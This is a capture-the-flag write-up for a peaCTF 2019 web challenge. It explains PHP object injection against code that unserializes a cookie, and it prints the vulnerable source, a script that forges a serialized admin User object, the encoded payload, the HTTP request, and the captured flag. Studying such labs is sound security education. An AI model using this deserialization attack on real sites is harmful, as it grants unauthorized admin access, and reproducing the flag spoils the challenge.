
PEACTF

Web Exploitation – Educated Guess – 600 Points :




Educated Guess - Points: 600 - (Solves: 115)

Web Exploitation - Solved

There is a secured system running at http://shell1.2019.peactf.com:57073/query.php. You have obtained the source code.

Hint :




Educated Guess - Points: 600 - (Solves: 115)

Web Exploitation - Solved


Good programmers follow naming conventions.

For this challenge, peaCTF provides us with a web page and his PHP source code. The Web page just prints the text “Not logged in.”.
By analyzing the source code, we can see that the web page is reading the cookie “user”, is passing it through the “unzerialize” function and is calling the method is_admin(). If is_admin() returns true, the flag is displayed.




```
<!doctype html>
<html>
<head>
    <title>Secured System</title>
</head>
<body>
<?php

// https://www.php-fig.org/psr/psr-4/

function autoload($class)
{
    include $class . '.class.php';
}

spl_autoload_register('autoload');

if (!empty($_COOKIE['user'])) {
    $user = unserialize($_COOKIE['user']);

    if ($user->is_admin()) {
        echo file_get_contents('../flag');
    } else {
        http_response_code(403);
        echo "Permission Denied";
    }
} else {
    echo "Not logged in.";
}
?>
</body>
</html>
```

When searching on Google about “PHP”, “unserialize” and “security”, there are articles about PHP Object Injections. By passing a certain string to “unserialize”, PHP creates an object with the values in the string.
Because users can manipulate the cookie, they can create an object where is_admin() returns true.
If you want to understand PHP Object Injection, you can read this article from ripstech.
By looking at the source code, we know that the name of the PHP file where the object is located finish with “.class.php”. With some fuzzing, we can find that “User.class.php” exists.
To create a string for unserialize, we try to create our own User class, and prints the output of serialize.




```php
class User {
        private $admin = 1;
}

$admin = new User();
$data = urlencode(serialize($admin));
echo "$data";
```

The source code checks if the user trying to access the web page is an administrator. We can guess that there is a Boolean or an integer to set the level of permission of the user. In order for unserialize to properly create the object, we need to guess the name of that variable.
We grab the output of serialize, url encode it and send it to the web server with Burp or Curl.




```
O:4:"User":1:{s:11:"Useradmin";i:1;}
```



```
O%3A4%3A%22User%22%3A1%3A%7Bs%3A11%3A%22%00User%00admin%22%3Bi%3A1%3B%7D
```

After many tries and some guessing, we find that $admin with the value 1 is what the developer used in his source code to check if the user is an admin.



```
GET /query.php HTTP/1.1
Host: shell1.2019.peactf.com:57073
User-Agent: curl/7.54.0
Accept: */*
Cookie:
user=O%3A4%3A%22User%22%3A1%3A%7Bs%3A11%3A%22%00User%00admin%22%3Bi%3A1%3B%7D;
```

```
HTTP/1.1 200 OK
Content-type: text/html; charset=UTF-8

<!doctype html>
<html>
<head>
    <title>Secured System</title>
</head>
<body>
flag{peactf_follow_conventions_7e43a974470da5bed919abbe54b4c3fc}
</body>
</html>
```

Flag=flag{peactf_follow_conventions_7e43a974470da5bed919abbe54b4c3fc}